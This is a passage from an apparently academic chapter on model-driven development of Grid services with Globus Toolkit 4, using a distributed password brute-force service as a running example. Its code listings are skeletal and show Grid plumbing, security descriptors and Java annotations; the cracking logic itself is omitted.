To illustrate the issues involved in the model driven development of service-oriented Grid applications, a simple example is used throughout the rest of this paper. Figure 8.4 shows the PIM view of two classes used to break a Unix password. The CryptBreaker class has two methods: one which does a brute force attack using the whole range of possible password values, the other does a brute force attack using only part of the range of values. This second method is used by the CryptClient to break a password on a number of different remote nodes each containing one instance of the CryptBreaker. The CryptBreaker class also has two attributes which store previous results and the

percentage of the current brute force attack which has been completed. This simple PIM view contains no Grid specific components and thus offers a clear view of the business concerns. The classes depicted here are not capable of being called remotely. To enable the distributed breaking of the password, the PIM will now be transformed into a Grid specific PSM.




Figure 8.5: Simplified Grid Service UML

8.6.1.2 PSM Layer: Grid Service Design

Grid services in GT4 are separated into three classes: a service resource class, a service home class and the service implementation itself. The service home class is used to load resources attached to a service and the service class itself. It is recommended that each service is accompanied by a factory service used to create the service itself. Furthermore, there are four supporting files needed to deploy the Grid service: a deployment descriptor, a WSDL description of the service, a WSDL description of the factory and a JNDI configuration file used to locate the components within the container. Figure 8.5 gives a simplified overview of the classes and documents comprising the Grid service. The two methods of the CryptBreaker class are placed in the CryptService class and the attributes are placed in the resource class. The CryptClient does not work directly with the service but with its CryptPortType which it receives from the CryptAddressingLocator, two classes generated by the web service tools used in

GT4.

The illustration is a simplified view of the PSM. To give a more complete description of the Grid service, the support files should also be modelled completely in UML. Figure 8.6 shows a WSDL meta model which can be used to represent the web service part of the WSDL files. Since elements of the WSDL model and the service classes have fine grained inter-dependencies, this expanded model reaches a complexity which defies easy understanding. To make matters worse, the business code is contained in both the service class and the resource class, so the inter-dependencies directly affect the business logic developers. Furthermore, the CryptClient must work with web service specific generated classes which forces the business logic developer to master both domains. Clearly, there are tools which can generate general WSDL and Java Skeletons based on UML diagrams, but these tools are not capable of generating the Grid specific WSDL in particular the security settings or the Grid specific content of the Java classes. Thus, everything shown in the figure except for the CryptPortType and the CryptAddressingLocator must currently be created by hand both on the PSM and on the code layer.

8.6.1.3 Code Layer: Grid Service Implementation

To illustrate the interweaving of Grid and business concerns at the code level, an excerpt of the bruteForcePart method is shown in listing 8.1. The parameter of the method is a generated Axis specific complexType which contains the password to be broken and the range of parameters to be tried. To set the completed attribute, the service needs to retrieve the resource object from the Grid container, read the value and set the new value using Grid resource specific methods. The return type must also be wrapped in an Axis generated object. The more complex the business logic and its resource gets, the less readable the service code becomes. Listing 8.2 shows what needs to be done to call the bruteForcePart method in a remote instance of the CryptService. Only the last method call is business specific, all the rest belongs to the Grid domain. The tight entanglement of business code and Grid code forces both Grid and business developers to deal with difficult code which spans at least two domains.

8.6.1.4 Security through Separation of Concerns

As shown above, the business logic is implemented in the service class and the business data (or state) is placed in the resource class. This is necessary to keep the service class stateless and web service compliant. The downside of this separation is that business concerns are spread into different Grid service specific classes and the development domains overlap. Both on the PSM layer and on the code layer a separation of development concerns is required to offer cleaner views to each domain expert and to make the development of MDA tools for Grid services easier to implement and maintain.




Figure 8.6: UML Model of WSDL (from [22])

8.6.2 An MDA Approach to Service-Oriented Grid Computing

An MDA approach to service-oriented Grid computing must deal with all three layers of the MDA model: PIM, PSM and code. The PIM layer is free of Grid concerns and thus does not need to be dealt with directly. Only the transformation logic from PIM (Figure 8.4) to PSM (Figure 8.5 and 8.6) must be supplied. This transformation is not trivial and developers from the PIM layer should not come into contact with its full complexity. In the next section, the PSM layer is split into two parts to simplify the transition from PIM to PSM and enable clearer views on the separate concerns of the PSM layer.

Listing 8.1: Crypt Breaker Service Code

```

public BruteForceResponse bruteForcePart(
    BruteForcePart complexType) throws RemoteException
{
    String pwd = complexType.getEncryptedPassword();
    int[] upperRange = complexType.getUpperRange();
    int[] lowerRange = complexType.getLowerRange();
    long runLength = calcRunLength(lowerRange, upperRange);
    boolean decrypted=false;
    while not decrypted do for each parameter in range
    {
        //business logic for decrypting password
        //...
        CryptResource cryptResource = getResource();
        cryptResource.setCompleted((cryptResource.getCompleted()
            +1)/runLength);
    }
    return new BruteForcePartResponse().
        setBruteForcePartReturn(decryptedPassword);
}

```

8.6.2.1 PSM Layer: Grid Profile

The main issue on the PSM layer is the complexity of the UML diagram, if all aspects of the business and Grid logic are modeled in one layer. Figures 8.5 and 8.6 introduced in section 8.6.1.2 show such a complex view. The PSM layer is divided into two sublayers, one containing the business view with only a few selected Grid concerns and the other containing the pure Grid view. The business PSM sublayer contains a similar view to the PIM layer but with some Grid specific stereotypes to mark where Grid concerns affect the business logic and Grid wrapper classes which simplify the access to Grid components on the Grid PSM sublayer. The Grid PSM sublayer holds the detailed view of the Grid specific components and is a close representation of what will be implemented in the code layer. This refined MDA architecture is shown in Figure 8.7.

To facilitate the separation of the PSM layer, a UML Grid Profile is introduced to model the Grid concerns in the business layer. Figure 8.8 shows the Grid Profile metamodel. The profile consists of three stereotypes: GridClass, GridMethod and GridResourceAttribute. GridClass can be used to mark a class, GridMethod an operation and GridResourceAttribute an attribute. This is similar to the process of marking PIM classes to prepare them for transformation to a PSM suggested by the OMG [118]. But unlike the OMG approach, the developer does not place the marks in an invisible PIM add-on layer, but into the upper PSM layer. This leads to greater clarity, because

Listing 8.2: Client Code to Call the CryptService

```

String instanceURI = "http://xxx.xxx.xxx.xxx:8080/wsrf/" +
    "services/UnixCryptBreakerImplService";

String factoryURI = "http://xxx.xxx.xxx.xxx:8080/wsrf/" +
    "services/CryptFactoryService";

CryptFactoryAddressingLocator factoryLocator =
    new CryptFactoryServiceAddressingLocator();
EndpointReferenceType factoryEPR, instanceEPR;
CryptAddressingLocator locator =
    new CryptBreakerAddressingLocator();
factoryEPR = new EndpointReferenceType();
factoryEPR.setAddress(new Address(factoryURI));
factoryPort = factoryLocator.
    getCryptBreakerFactoryPortTypePort(factoryEPR);
if (useSecurity){
    ((javax.xml.rpc.Stub)factoryPort).
        _setProperty(org.globus.wsrf.security.
            Constants.CLIENT_DESCRIPTOR_FILE, CLIENT_DESC);
    ((javax.xml.rpc.Stub)port).
        _setProperty(org.globus.gsi.GSIConstants.GSI_TRANSPORT,
            org.globus.wsrf.security.Constants.SIGNATURE);
}
CreateResourceResponse createResponse =
    factoryPort.createResource(new CreateResource());
instanceEPR = createResponse.getEndpointReference();
CryptBreakerPortType port = locator.
    getCryptBreakerPortTypePort(instanceEPR);
if (useSecurity){
    ((javax.xml.rpc.Stub)port)._setProperty(org.globus.wsrf.
        security.Constants.
            CLIENT_DESCRIPTOR_FILE, CLIENT_DESC);
    ((javax.xml.rpc.Stub)port)._setProperty(org.globus.gsi.
        GSIConstants.
            GSI_TRANSPORT, org.globus.wsrf.security.Constants.
                SIGNATURE);
}
port.bruteForcePart("somePassword", lowerRange, upperRange);

```

Listing 8.3: Security Descriptor CryptService

```

<?xml version="1.0" encoding="UTF-8"?>
<securityConfig xmlns="http://www.globus.org">

  <gridmap value="/etc/grid-security/gridmap"/>

  <run-as>
    <caller-identity/>
  </run-as>
  <authz value="gridmap" />

  <!-- BEGIN default auth-method for any other method -->
  <auth-method>
    <GSITransport/>
  </auth-method>
  <!-- END default auth-method for any other method -->
</securityConfig>

```

no invisible components influence the transformations, and the PIM layer stays truly system independent. Figure 8.9 shows the business view of the service from Figure 8.5 which has been marked with stereotypes from the Grid profile. A wrapper class is also generated which make interacting with the Grid specific classes easier, since only the bare minimum of Grid concerns are exposed there. In this case, a simplified class is generated for the CryptClient which wraps the CryptPortType and CryptFactoryAddressingLocator to access the remote Grid service and thus shields the business logic developer from Grid specific concerns.

All the developers need to do to move from the PIM to both the upper and lower PSMs is to mark which classes, methods and attributes should be exposed via the Grid and specify the target namespace. The transformation tool will then automatically generate all required Grid classes and supporting configuration files.

Figure 8.10 shows both sublayers of the PSM layer separated by a dotted line. The business concerns lie almost entirely in the upper layer and the Grid concerns entirely in the lower layer. The remaining overlap should not be removed from the models, since otherwise it would no longer be possible to understand the connection between the Grid middleware and the business logic.

A wizard-driven approach was chosen to configure the per service security settings. Figure 8.11) and 8.12) show the wizards for the service and client configuration. The gathered information can later be used for the automatic generation of security code and configurations for the Grid service and the client. As shown in the figures, almost all service security descriptor options, as described in section 3.4, can be set by the wizard page, even custom policy decision points (PDPs, parts of the authorization




Figure 8.7: Refined MDA Model




Figure 8.8: Grid Profile

chain). Only per-operation security can not be configured with this wizard. The per-operation security must be configured by adding additional parameters to each of the operation annotations.

The automatic generation of the Grid PSM sublayer represents a great benefit for




Figure 8.9: Annotated Service

service-oriented Grid computing, since up to now the entire PSM layer had to be created by hand, involving both business logic and Grid developers. Now, only the business specific concerns need to be dealt with. The automatic transformation allows non-Grid domain experts to create Grid services simply by marking their PIM UML model with Grid specific stereotypes. This also frees the Grid domain experts, since they do not need to be involved in every step of the business logic development. Any advances in Grid design made by the domain experts can be integrated into the transformers and thus will automatically be integrated into all relevant areas of the business logic. Through the introduction of two sublayers within the PSM layer, separation of concerns for business and Grid designers on the PSM layer is ensured.

8.6.2.2 Code Layer: Java Annotations

In the previous section, the PSM layer was divided into a business and a Grid part to facilitate the separation of development concerns. As section 8.6.1.3 showed, the standard Grid service code is quite tangled, forcing developers in the code layer to deal with business and Grid concerns at once. The transformation from PIM to the first and second PSM sublayers already simplifies the code development process somewhat, because the Grid configuration files and support classes can now be transformed into code quite simply. Three tricky cases remain: the service class itself, the service resource class in listing 8.1 and the client in listing 8.2 (note the security code in the two if clauses). The latter is dealt with by using the generated RemoteCrypt class (introduced in section 8.6.2.1) which wraps the Grid specific CryptPortType and CryptFactoryAddressingLocator. The simplified client is shown in listing 8.4. All the client needs to do is instantiate the RemoteCrypt class with the IP and port number of the node where the service is located. The RemoteCrypt class has the same interface as the CryptBreaker class from the PIM layer and thus allows a Grid free view of the client, freeing the business logic developer from dealing with Grid specific code. The matching security configuration files such as the security-descriptor (see listing 8.3) are also all generated and need not be dealt with manually.

The tangled code problem of the service class and its resource class is solved by using Java annotations. The AnnotatedCryptBreaker class from the upper PSM sublayer can be transformed into a pure Java class by exchanging the Grid Profile stereotypes




Figure 8.10: Grid Service UML

Create new Grid Service

Create a Service Security Descriptor
Select the service level security.

Server-side Credentials

Path to proxy file:

Path to certificate file:

Path to key file:

Grid User Mapping

Path to gridmap file:

Run As Mode

caller-identity

Authentication Methods

Authentication Methods	Protection Level
<input type="checkbox"/> GSISecureMessage	both
<input type="checkbox"/> GSISecureConversation	both
<input checked="" type="checkbox"/> GSITransport	both

Policy Decision Points (PDPs)

PDP
<input type="checkbox"/> none
<input type="checkbox"/> self
<input checked="" type="checkbox"/> gridmap
<input type="checkbox"/> identity
<input type="checkbox"/> host
<input type="checkbox"/> userName

Context Lifetime: ☐ Reject Limited Proxy

Replay Attack Window: ☒ Replay Attack Filter

Figure 8.11: GDT Wizard for Service Security Descriptor Creation

for Java annotations. Listing 8.5 shows this class. The class has been annotated with `@GridClass`, the methods which need to be exposed to the Grid are annotated with `@GridMethod` and the class members which comprise the service resource are annotated with `@GridResourceAttribute`. The actual functionality of the class (i.e. breaking the password) is either created using traditional UML and MDA techniques (not covered here), or by filling in the functionality into the generated classes by hand, as it was done in this example. The functionality of the class consists of pure, Grid code free Java. The class can be compiled and used outside of a Grid environment with-

Create new Grid Service

Create a Client Security Descriptor
Select the client side security.

Credentials

Path to proxy file:

Path to certificate file:

Path to key file:

Server Authorization Mechanism

Set Authorization Mechanism:

Authentication Methods

Authentication Methods	Protection Level
<input type="checkbox"/> GSISecureConversation	integrity
<input type="checkbox"/> GSISecureMessage	integrity
<input checked="" type="checkbox"/> GSITransport	integrity

☐ Use Anonymous Authentication with GSISecureConversation and GSITransport

Authentication Method Parameters

Select the type of Delegation (used in GSISecureConversation):

Path to peer credential file (used in GSISecureMessage-privacy):

Navigation: ? < Back Next > Cancel Finish

Figure 8.12: GDT Wizard for Client Security Settings

Listing 8.4: Simplified Client Code to Call a Service

```
String nodeIP = "http://xxx.xxx.xxx.xxx:8080";
RemoteCrypt remoteCrypt = new RemoteCrypt(nodeIP);
remoteCrypt.bruteForce("somePassword");
```

out any modifications. By exchanging the annotations, the same business logic can be tied into a different platform (e.g. pure web services). To tie the class into the

Listing 8.5: Annotated Service Code

```

@GridClass public class AnnotatedCryptBreaker
{
    @GridResourceAttribute int completed=0;
    @GridResourceAttribute Results results = new Results();
    @GridMethod public String bruteForce(String crypt)
    {
        //for all possible passwords
        //check if password matches
        //developer supplied Grid free Java code
    }
    @GridMethod public String bruteForce(String crypt,
        int[] lower, int[] upper)
    {
        //for all possible passwords within upper and lower
        //check if password matches
        //developer supplied Grid free Java code
    }
    private boolean matches(String encryptedPassword,
        String enteredPassword)
    {
        //developer supplied Grid free Java code
    }
}

```

Listing 8.6: Service Method Redirection

```

public BruteForceResponse bruteForce(BruteForce complexType)
    throws RemoteException
{
    AnnotatedCryptBreaker cryBreaker =
        getResource().getAnnotatedService();
    BruteForceResponse response = new BruteForceResponse();
    response.setBruteForceReturn(cryBreaker
        .bruteForce(complexType.getCrypt()));
    return response;
}

```

Grid service, custom GridAnnotationProcessors were implemented and can be used to generate Grid service code which redirects calls to the Grid service into the annotated class. The same works for calls to the service resource. By redirecting all calls applicable to the @GridMethods and @GridResourceAttributes from the Grid service and its resource, the Grid developers are spared from integrating business logic into their

code and the business logic developer are spared from dealing with Grid specific code in their business logic. The only interaction the Grid developer needs to cope with is the redirection of the business method calls. Since this is generated by the Annotation-Processor, it should not pose any significant burden on the Grid developer. Listing 8.6 shows such a redirected call. The method call `getAnnotatedService()` returns the instance of the annotated class containing the business logic and is the only cross-domain concern the Grid developer is required to deal with. The `BruteForceResponse` is wrapped and converted back to the pure Java view by the `RemoteCrypt` wrapper. The same approach is taken for the service resource. The slightly higher overhead of the additional indirection is negligible in comparison to the benefits of cleaner code and fewer cross-domain concerns. All other generated classes which are part of the generated Grid service have the same performance characteristics as the manually coded Grid service. To see the code layer benefits, compare listing 8.5 with 8.1 and listing 8.4 with 8.2.

8.7 Implementation

In this section, the implementation of the GDT for the Eclipse platform is described. The current implementation of the GDT includes target system mapping implementations for the Globus Toolkit 4 and the Marburg Ad-hoc Grid Environment (MAGE) [176].

The entire Eclipse platform is implemented as a small core runtime environment for plugins and a large collection of plugins that provide the functionality of the platform. Plugins define so called *extension points* and implement extension points defined by other plugins to contribute their functionality to each other. The Eclipse platform supports a *headless mode*, i.e. running a so called Eclipse application without the graphical workbench user interface. A standard headless application of the Eclipse platform provides Ant functionality on the command line. In this mode, the Eclipse platform acts like a standard Ant distribution taking a build file as input and making all build tasks defined by plugins in the Eclipse installation available to the build file.

The GDT's functionality is provided to the Eclipse platform through a number of different plugins. These plugins implement the different extension points provided by the platform or external plugins. Figure 8.13 shows the plugin hierarchy implemented in the GDT. The core functional components are separated from user interface components to ease the re-use of the core functionality in headless mode of the Eclipse platform.




Figure 8.13: Hierarchy Graph Showing the Internal Dependencies of the GDT Plugins

As a first step towards an implementation of the GDT, the meta-model for the upper layer Grid PSM was devised. The resulting meta-model is shown in figure 8.14. The

```

classDiagram
    class MGridProject {
        +name
    }
    class MGridService {
        +annotatedServicePackage : EString
        +annotatedServiceClassName : EString
        +annotatedServiceInstanceName : EString
        +targetPackage : EString
        +hasFactory : EBoolean
        +serviceName : EString
        +namespace : EString
        +bindingRegistered : EBoolean
        +deleteAttribute ()
        +addAttribute ()
        +addMethod ()
        +deleteMethod ()
        +registerBindings ()
    }
    class MGridElement {
        +dirty : EBoolean
        +changeOwner
    }
    class MGridAttribute {
        +name : EString
    }
    class MGridMethod {
        +name : EString
    }
    class MGridParameter {
        +name : EString
    }
    class MType {
        +complexType : EBoolean
        +type : EString
        +array : EBoolean
        +arrayDimension : Integer
        +getWSDLType ()
    }

    MGridProject "1" -- "*" MGridService : contains
    MGridService "1" -- "*" MGridAttribute : contains
    MGridService "1" -- "*" MGridMethod : defines
    MGridService "1" -- "1" MGridElement : contains
    MGridAttribute "1" -- "1" MGridElement : type
    MGridMethod "1" -- "1" MGridElement : returns
    MGridMethod "1" -- "1" MGridParameter : takes
    MGridMethod "1" -- "1" MType : throws
    MGridMethod "1" -- "1" MType : throwsTypes
    MGridParameter "1" -- "1" MType : type
    MGridElement "1" -- "1" MType : mtype
    MGridElement "1" -- "1" MType : returnType
  
```

The diagram illustrates the relationships between the following classes and their attributes:

- MGridProject** (Attributes: name)
 - contains **MGridService** (1 to *)
- MGridService** (Attributes: annotatedServicePackage, annotatedServiceClassName, annotatedServiceInstanceName, targetPackage, hasFactory, serviceName, namespace, bindingRegistered; Methods: deleteAttribute, addAttribute, addMethod, deleteMethod, registerBindings)
 - contains **MGridAttribute** (1 to *)
 - defines **MGridMethod** (1 to *)
 - contains **MGridElement** (1 to 1)
- MGridElement** (Attributes: dirty, changeOwner)
 - is associated with **MGridAttribute** (1 to 1, labeled 'type')
 - is associated with **MGridMethod** (1 to 1, labeled 'returns')
 - is associated with **MType** (1 to 1, labeled 'mtype')
 - is associated with **MType** (1 to 1, labeled 'returnType')
- MGridAttribute** (Attribute: name)
 - is associated with **MGridElement** (1 to 1, labeled 'type')
